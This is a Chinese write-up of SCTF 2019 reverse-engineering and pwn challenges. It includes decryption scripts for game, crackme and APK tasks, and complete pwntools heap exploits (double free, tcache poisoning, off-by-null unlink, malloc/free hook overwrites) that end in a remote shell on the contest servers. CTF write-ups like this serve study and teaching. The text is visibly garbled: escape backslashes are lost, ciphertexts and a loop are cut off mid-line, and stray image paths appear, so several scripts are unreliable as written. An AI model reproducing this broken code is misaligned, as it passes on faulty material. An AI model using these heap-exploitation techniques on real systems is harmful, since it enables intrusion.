基于unity开发的游戏，实际只有一个视频播放器，输入框和一个确认框。

找了下资料，默认_dataManagedAssembly-CSharp.dll应该是存放主逻辑的地方。dnspy一把梭。

只是一个DES CBC模式的加密，密文密钥都有，初始iv和key相同。注意C#里面字符串默认是Unicode，密钥是”1234“，每个字符后面都要加”x00”。

import base64

from Crypto.Cipher import DES

key = b"1x002x003x004x00"

des = DES.new(key, mode = DES.MODE_CBC, iv = key)

```
cipher = b"1Tsy0ZGotyMinSpxqYzVBWnfMdUcqCMLu0MA+22Jnp+MNwLHvYuFToxRQr0c+ONZc6Q7L0EAmzbycqobZ
```


```
cipher = base64.b64decode(cipher)

plain = des.decrypt(cipher)[0:-8].decode("utf-16")

print(plain)
```

解出来得到

He_P1ay_Basketball_Very_We11!Hahahahaha!

交一下发现不对，找了半天好像这个dll里没什么奇怪的地方了。

后面用ce，直接暴力搜索”Emmmmm”



搜到不止一个结果，在内存中查看一下有新的收获，这里base64的部分和之前dll里的不一样！一共有两个地方不同，先尝试直接解密。第一个得到：

Oh no!This is a trick!!!

第二个不知base64改了，key也改成了test。

解密之后得到：

She_P1ay_Black_Hole_Very_Wel1!LOL!XD!

提交正确。脚本：

```
import base64

from Crypto.Cipher import DES

key = b"tx00ex00sx00tx00"

# print(a)

# print(key)

des = DES.new(key, mode = DES.MODE_CBC, iv = key)
```

```
a = b"xZWDZaKEhWNMCbiGYPBllY3+arozO9zonwrYLiVL4njSez2RYM2WwsGnsnjCDnHs7N43aFvNE54noSadP9
```

```
a = base64.b64decode(a)

res = des.decrypt(a)[0:-6].decode("utf-16")

print(res)
```

继续在ce的内存中翻找，可以看到pe头。把整个dll dump下来，再丢尽dnspy，可以看到内容基本一致。

Creakme

main开头第一个函数进行SMC。先查找区段.SCTF，然后调用DebugBreak下断点。猜测是通过调试器附加的方式来修改。之后进入 sub_402450 进行SMC。

很容易写个脚本还原：

```
from ida_bytes import get_bytes, patch_bytes

st = 0x404000

key = map(ord,list("sycloversyclover"))

for i in range(512):

tmp = ord(get_bytes(st,1))

tmp^=key[i%16]

tmp = ~tmp

patch_bytes(st,chr(tmp))

st+=1
```

修改的函数 sub_404000 在接下来的 sub_4024A0 中被调用到，可以发现它将之后的一串字符串修改为base64字符串

后面加密部分，很容易看出AES CBC，密文密钥初始向量都有

```
from base64 import b64decode

from Crypto.Cipher import AES

key = b"sycloversyclover"

iv = b"sctfsctfsctfsctf"

aes = AES.new(key, mode = AES.MODE_CBC, iv = iv)

res = b"nKnbHsgqD3aNEB91jB3gEzAr+lklQwT1bSs3+bXpeuo="

cipher = b64decode(res)

tmp = aes.decrypt(cipher)

print(tmp)
```

得到flag:

sctf{Ae3_C8c_l28_pKcs79ad4}

有几个简单的花指令。

主逻辑很清晰，三部分password。

第一部分为5*5*5的迷宫，wasd上下左右，xy在z轴方向上下移动。

***** *..** *..** ***** *****

***** ****. *..** ***** **..*

****. ****. ..#*. ***** *...*

****. ***** .***. ***** ..*.*

s.. *** .***. .**.. .**.*

直接看出路径来：

ddwwxxssxaxwwaasasyywwdd

第二部分就是base64

c2N0Zl85MTAy

第三部分为一个简单的对称加密，直接逆回来:

```
#include"stdio.h"

#include"string.h"

#define ROL(x, r) (((x) << (r)) | ((x) >> (32 - (r))))

#define ROR(x, r) (((x) >> (r)) | ((x) << (32 - (r))))

unsigned int a[288] = {0x0D6, 0x90, 0x0E9, 0x0FE, 0x0CC, 0x0E1, 0x3D, 0x0B7, 0x16, 0x0B6, 0x14, 0x0C2,
0x28, 0x0FB, 0x2C, 0x5, 0x2B, 0x67, 0x9A, 0x76, 0x2A, 0x0BE, 0x4, 0x0C3, 0x0AA, 0x44, 0x13, 0x26, 0x49,
0x86, 0x6, 0x99, 0x9C, 0x42, 0x50, 0x0F4, 0x91, 0x0EF, 0x98, 0x7A, 0x33, 0x54, 0x0B, 0x43, 0x0ED, 0x0CF,
0x0AC, 0x62, 0x0E4, 0x0B3, 0x1C, 0x0A9, 0x0C9, 0x8, 0x0E8, 0x95, 0x80, 0x0DF, 0x94, 0x0FA, 0x75, 0x8F,
0x3F, 0x0A6, 0x47, 0x7, 0x0A7, 0x0FC, 0x0F3, 0x73, 0x17, 0x0BA, 0x83, 0x59, 0x3C, 0x19, 0x0E6, 0x85, 0x4F,
0x0A8, 0x68, 0x6B, 0x81, 0x0B2, 0x71, 0x64, 0x0DA, 0x8B, 0x0F8, 0x0EB, 0x0F, 0x4B, 0x70, 0x56, 0x9D,
0x35, 0x1E, 0x24, 0x0E, 0x5E, 0x63, 0x58, 0x0D1, 0x0A2, 0x25, 0x22, 0x7C, 0x3B, 0x1, 0x21, 0x78, 0x87,
0x0D4, 0x0, 0x46, 0x57, 0x9F, 0x0D3, 0x27, 0x52, 0x4C, 0x36, 0x2, 0x0E7, 0x0A0, 0x0C4, 0x0C8, 0x9E,
0x0EA, 0x0BF, 0x8A, 0x0D2, 0x40, 0x0C7, 0x38, 0x0B5, 0x0A3, 0x0F7, 0x0F2, 0x0CE, 0x0F9, 0x61, 0x15,
0x0A1, 0x0E0, 0x0AE, 0x5D, 0x0A4, 0x9B, 0x34, 0x1A, 0x55, 0x0AD, 0x93, 0x32, 0x30, 0x0F5, 0x8C, 0x0B1,
0x0E3, 0x1D, 0x0F6, 0x0E2, 0x2E, 0x82, 0x66, 0x0CA, 0x60, 0x0C0, 0x29, 0x23, 0x0AB, 0x0D, 0x53, 0x4E,
0x6F, 0x0D5, 0x0DB, 0x37, 0x45, 0x0DE, 0x0FD, 0x8E, 0x2F, 0x3, 0x0FF, 0x6A, 0x72, 0x6D, 0x6C, 0x5B,
0x51, 0x8D, 0x1B, 0x0AF, 0x92, 0x0BB, 0x0DD, 0x0BC, 0x7F, 0x11, 0x0D9, 0x5C, 0x41, 0x1F, 0x10, 0x5A,
0x0D8, 0x0A, 0x0C1, 0x31, 0x88, 0x0A5, 0x0CD, 0x7B, 0x0BD, 0x2D, 0x74, 0x0D0, 0x12, 0x0B8, 0x0E5,
0x0B4, 0x0B0, 0x89, 0x69, 0x97, 0x4A, 0x0C, 0x96, 0x77, 0x7E, 0x65, 0x0B9, 0x0F1, 0x9, 0x0C5, 0x6E,
0x0C6, 0x84, 0x18, 0x0F0, 0x7D, 0x0EC, 0x3A, 0x0DC, 0x4D, 0x20, 0x79, 0x0EE, 0x5F, 0x3E, 0x0D7, 0x0CB,
0x39, 0x48, 0x0C6, 0x0BA, 0x0B1, 0x0A3, 0x50, 0x33, 0x0AA, 0x56, 0x97, 0x91, 0x7D, 0x67, 0x0DC, 0x22,
0x70, 0x0B2, 0x0, 0x0, 0x0, 0x0, 0x0, 0x0, 0x0, 0x0, 0x0, 0x0, 0x0, 0x0, 0x0, 0x0, 0x0, 0x0, 0x0, 0x0};

unsigned int foo2(unsigned int a1)

{
```

```
unsigned v1;
unsigned char byte[4];
byte[0] = a1&0xff;
byte[1] = (a1>>8)&0xff;
byte[2] = (a1>>16)&0xff;
byte[3] = (a1>>24)&0xff;
v1 = (a[byte[0]])|(a[byte[1]]<<8)|(a[byte[2]]<<16)|(a[byte[3]]<<24);
return ROL(v1,12)^ROL(v1,8)^ROR(v1,2)^ROR(v1,6);
}
unsigned int foo(unsigned int a1, unsigned int a2, unsigned int a3, unsigned int a4)
{
return a1 ^ foo2(a2^a3^a4);
}
int main()
{
unsigned int tmp[30] = {0};
unsigned int cipher[4] = {0xBE040680, 0xC5AF7647, 0x9FCC401F, 0xD8BF92EF};
memcpy(tmp+26,cipher,16);
for(int i = 25;i>=0;i--)
tmp[i] = foo(tmp[i+4],tmp[i+1],tmp[i+2],tmp[i+3]);
tmp[4] = 0;
printf("%sn",(char *)tmp);
return 0;
}
```

fl4g_is_s0_ug1y!

得到flag

sctf{ddwwxxssxaxwwaasasyywwdd-c2N0Zl85MTAy(fl4g_is_s0_ug1y!)}

strange apk

前12个chr

```
localObject2 = new StringBuilder();
((StringBuilder)localObject2).append(paramAnonymousView);
```

((StringBuilder)localObject2).append(str.charAt(i));

paramAnonymousView = ((StringBuilder)localObject2).toString();

i++;

if (((String)localObject2).equals("c2N0ZntXM2xjMG1l"))

>>> base64.b64decode("c2N0ZntXM2xjMG1l")

'sctf{W3lc0me'

有个data加密后的，直接虚拟机打开存着解密后的apk，拖下来直接分析。

后18个chr：

这里先用intent启动了其他class：

localObject1 = new Intent();

((Intent)localObject1).putExtra("data_return", paramAnonymousView);

s.this.setResult(-1, (Intent)localObject1);

s.this.finish();

最后一段关键比较：

if (f.encode(paramIntent.getStringExtra("data_return"), (String)localObject1).equals("~8t808_8A8n848r808i8d8-8w808r8l8d8}8"))

这里生成MD5：

try

{

Object localObject2 = MessageDigest.getInstance("MD5");

((MessageDigest)localObject2).update("syclover".getBytes());

BigInteger localBigInteger = new java/math/BigInteger;

localBigInteger.(1, ((MessageDigest)localObject2).digest());

localObject2 = localBigInteger.toString(16);

localObject1 = localObject2;

}

catch (Exception localException)

{

localException.printStackTrace();

}

照着写了个函数：

```
public static void genMd5(){
String plaintext = "syclover";
try{
MessageDigest m = MessageDigest.getInstance("MD5");
m.reset();
m.update(plaintext.getBytes());
byte[] digest = m.digest();
BigInteger bigInt = new BigInteger(1,digest);
String hashtext = bigInt.toString(16);
System.out.print(hashtext);
}
catch (Exception localException)
{
localException.printStackTrace();
}
}
```

得到 8bfc8af07bca146c937f283b8ec768d4

那个关键比较有个encode函数：


```
public static String encode(String paramString1, String paramString2)
{
int i = paramString1.length();
int j = paramString2.length();
StringBuilder localStringBuilder = new StringBuilder();
for (int k = 0; k < i; k++)
{
localStringBuilder.append(paramString1.charAt(k));
localStringBuilder.append(paramString2.charAt(k / j));
}
return localStringBuilder.toString();
}
```

出题人好像把取整跟取余搞混了。应该是k % j

这样的话，直接在flag里插入8得到字符串：~8t808_8A8n848r808i8d8-8w808r8l8d8}8

所以后半段flag： ~t0_An4r0id-w0rld}

所以整个flag: sctf{W3lc0me~t0_An4r0id-w0rld}



cipher =

C28BC39DC3A6C283C2B3C39DC293C289C2B8C3BAC29EC3A0C3A7C29A1654C3AF28C3A1C2B1215B53

len(cipher) = 80

用jeb打开，能最终定位到一个关键函数，这个函数输入两个参数

第一个是flag，第二个是hellodsctf字符串的md5，输出为cipher。

直接爆破每一位

```
import java.lang.String;

public class Main {

public static void main(String[] args) {

c a = new c();

String flag = "sctf{";

String printable = "0123456789abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ!#$%&
()*+,-.:;<=>?@[]^_{|}~";

String ss =
"C28BC39DC3A6C283C2B3C39DC293C289C2B8C3BAC29EC3A0C3A7C29A1654C3AF28C3A1C2B1215B53

for(int j=0;j<100;j++)

{

for(int i=0;i

{

String now= flag + printable.charAt(i);

//System.out.println(now);

String d = a.a(now,"E7E64BF658BAB14A25C9D67A054CEBE5");

if(ss.indexOf(d) == 0)

{

System.out.println("flag: " + now);

flag = now;
```

```
}
}
//break;
}
}
}
```

```
flag: sctf{I
flag: sctf{IT
flag: sctf{IT_
flag: sctf{IT_I
flag: sctf{IT_IS
flag: sctf{IT_IS_
flag: sctf{IT_IS_A
flag: sctf{IT_IS_A_
flag: sctf{IT_IS_A_N
flag: sctf{IT_IS_A_NI
flag: sctf{IT_IS_A_NIC
flag: sctf{IT_IS_A_NICE
flag: sctf{IT_IS_A_NICE_
flag: sctf{IT_IS_A_NICE_S
flag: sctf{IT_IS_A_NICE_SO
flag: sctf{IT_IS_A_NICE_SON
flag: sctf{IT_IS_A_NICE_SONG
flag: sctf{IT_IS_A_NICE_SONG}
```

Pwn

one_heap

存在double free的漏洞，利用heap的地址爆破proc的偏移实现house of three leak，

然后常规的tache attack就行。爆破几率在1/4096估计跑一下午就能出来。。

```
from pwn import*
context.log_level = "debug"
p = process("./one_heap")
a = ELF("./libc-2.27.so")
#p = remote("47.104.89.129",10001)
gdb.attach(p)
def new(size,content):
p.recvuntil("Your choice:")
p.sendline("1")
p.recvuntil("Input the size:")
```

```
p.sendline(str(size))
p.recvuntil("Input the content:")
p.sendline(content)
def remove():
p.recvuntil("Your choice:")
p.sendline("2")
def new0(size,content):
p.recvuntil("Your choice:")
p.sendline("1")
p.recvuntil("Input the size:")
p.sendline(str(size))
p.recvuntil("Input the content:")
p.send(content)
new(0x60,"aaa")
remove()
remove()
new(0x60,"x20x60")
new(0x60,"b")
raw_input()
new(0x60,"x60x07")
pay = p64(0xfbad1880) + p64(0)*3 + "x00"
new(0x60,pay)
libc_addr = u64(p.recvuntil("x7f")[8:8+6].ljust(8,"x00"))-0x3ed8b0
print hex(libc_addr)
malloc_hook = a.symbols["__malloc_hook"]+libc_addr
relloc_hook = a.symbols["__realloc_hook"]+libc_addr
print hex(malloc_hook)
one = 0x4f2c5+libc_addr
print one
new(0x50,"a")
remove()
```

remove()

new(0x50,p64(relloc_hook))

new(0x50,"peanuts")

new(0x50,p64(one)+p64(libc_addr+a.sym['realloc']+0xe))

print hex(one)

new(0x30,"b")

p.interactive()

two_heap

漏洞点和one heap一样，同样是有tache的版本，

先绕过size的检查利用 0x0,0x8,0x10,0x18 进行绕过，

然后利用printf_chk可以用 a 来leak的特性算出libc

然后就可以attack free_hook然后通过 free("/bin/sh") getshell。

```
from pwn import*
context.log_level = "debug"
#p = process("./two_heap",env={"LD_PRELOAD":"./libc-2.26.so"})
a = ELF("./libc-2.26.so")
p = remote("47.104.89.129",10002)
#gdb.attach(p)#,"b *0x5555555554a0")
def new(size,content):
p.recvuntil("Your choice:")
p.sendline("1")
p.recvuntil("Input the size:")
p.sendline(str(size))
p.recvuntil("Input the note:")
p.sendline(content)
def remove(idx):
p.recvuntil("Your choice:")
p.sendline("2")
p.recvuntil("Input the index:")
p.sendline(str(idx))
def new0(size,content):
```

```
p.recvuntil("Your choice:")
p.sendline("1")
p.recvuntil("lnput the size:")
p.sendline(str(size))
p.recvuntil("lnput the note:")
p.send(content)
p.recvuntil("Welcome to SCTF:")
p.sendline("%a"*5)
p.recvuntil("0x0p+00x0p+00x0.0")
lib_addr = int(p.recvuntil("p-10220x",drop=True)+"0",16) - a.symbols["_IO_2_1_stdout_"]
free_hook = a.symbols["__free_hook"]+lib_addr
system = lib_addr+a.symbols["system"]
print hex(lib_addr)
new0(0x1," ")
remove(0)
remove(0)
raw_input()
new0(0x8,p64(free_hook))
new0(0x10,"n")
new(24,p64(system))
new(0x60,"/bin/shx00")
remove(4)
p.interactive()
```

easy_heap

漏洞点在off by null，可以利用unlink控制全局变量改mmap内存为shellcode，

接着利用控制的区域构造一个fake chunk

然后free使得它进入unsortedbin，利用控制覆盖低位，指向malloc_hook，

然后再edit改为mmap的地址就可以getshell了。

```
from pwn import*
context.arch = "amd64"
context.log_level = "debug"
```

```
#p = process("./easy_heap")#,env={"LD_PRELOAD":"./libc.so.6"})
a = ELF("./easy_heap")
e = a.libc
print hex(e.symbols["puts"])
p = remote("132.232.100.67",10004)
#gdb.attach(p)#,"b *0x5555555554a0")
def add(size):
p.recvuntil(">> ")
p.sendline("1")
p.recvuntil("Size: ")
p.sendline(str(size))
def remove(idx):
p.recvuntil(">> ")
p.sendline("2")
p.recvuntil("Index: ")
p.sendline(str(idx))
def edit(idx,content):
p.recvuntil(">> ")
p.sendline("3")
p.recvuntil("Index: ")
p.sendline(str(idx))
p.recvuntil("Content: ")
p.sendline(content)
p.recvuntil("Mmap: ")
mmap_addr = int(p.recvuntil("n",drop=True),16)
print hex(mmap_addr)
add(0xf8)
p.recvuntil("Address 0x")
addr = int(p.recvline().strip(),16) - 0x202068
add(0xf8)
add(0x20)
```

```
edit(0,p64(0)+p64(0xf1)+p64(addr+0x202068-0x18)+p64(addr+0x202068-0x10)+"a"*0xd0+p64(0xf0))
remove(1)
edit(0,p64(0)*2+p64(0xf8)+p64(addr+0x202078)+p64(0x140)+p64(mmap_addr))
edit(1,asm(shellcraft.sh()))
bss_addr = 0x202040
edit(0,p64(addr+0x202090)+p64(0x20)+p64(0x91)+p64(0)*17+p64(0x21)*5)
remove(1)
edit(0,p64(0)*3+p64(0x100)+'x10')
edit(3,p64(mmap_addr))
add(0x20)
p.interactive()
```

彩蛋

闲着无聊，写了个将md中的图片外链转为安全客图片链接的脚本：

请自行替换安全客登陆后的Cookie

```
#!coding:utf-8
import sys
import re
import requests
import base64
import json
reload(sys)
sys.setdefaultencoding('utf8')
requests.packages.urllib3.disable_warnings()
Cookie = 'PHPSESSID=xxxx; UM_distinctid=xxxx;
wordpress_logged_in_de14bfc29164540b0259654d85d7b021=xxxxx'
def open_file():
file_name = sys.argv[1]
f = open(file_name,'r')
content = f.read()
f.close()
return content
```

```
def write_file(new_content):
f = open('new_content.md','w')
f.write(new_content)
f.close()
def get_img_link():
link_list = []
file_name = sys.argv[1]
for line in open(file_name):
line = line.strip()
img_link = ''
if '![' in line and '](http' in line:
is_link = re.compile(r'[(](.*?)[)]', re.S)
img_link = re.findall(is_link, line)[0]
link_list.append(img_link)
return link_list
def get_img_base64(link):
r = requests.get(link,verify=False)
content = r.content
img_b64 = base64.b64encode(content)
return r.status_code,img_b64
def get_anquanke_link(img_base64):
url = 'https://api.anquanke.com/data/v1/file/pic'
headers = {
'Origin': 'https://www.anquanke.com',
'Referer': 'https://www.anquanke.com/contribute/new',
'Content-Type': 'application/json;charset=UTF-8',
'Cookie': Cookie
}
data = {
'image':img_base64
}
```

```
r = requests.post(url=url,headers=headers,data=json.dumps(data),verify=False)

result = r.text

# print r.text

anquanke_link = json.loads(result)['url']

return r.status_code,anquanke_link

def change_paper_link():

content = open_file()

link_list = get_img_link()

for link in link_list:

print 'change link: ' + link

status_code,img_b64 = get_img_base64(link)

if status_code == 200:

print 'get img_base64 success'

status_code,anquanke_link = get_anquanke_link(img_b64)

if status_code == 200:

print 'get anquanke_link success: ' + anquanke_link

content = content.replace(link,anquanke_link)

else:

print 'get anquanke_link fail: ' + anquanke_link

else:

print 'get img_base64 fail'

return content

def main():

new_content = change_paper_link()

write_file(new_content)

print 'get your new paper: new_content.md'

main()
```

运行输出

```
>>> python .change_paper_link.py SCTF2019-Writeup-De1ta.md

change link: https://upload-images.jianshu.io/upload_images/7373593-2975fcf7003b7d74.png?
imageMogr2/auto-orient/strip%7CimageView2/2/w/1240
```

get img_base64 success

get anquanke_link success: https://p0.ssl.qhimg.com/t01382fc4f593a308ce.png

---

change link: https://upload-images.jianshu.io/upload_images/7373593-ef36939bde16bbb0.png?imageMogr2/auto-orient/strip%7CimageView2/2/w/1240

get img_base64 success

get anquanke_link success: https://p0.ssl.qhimg.com/t01f32c3e4f38589eb6.png

---

get your new paper: new_content.md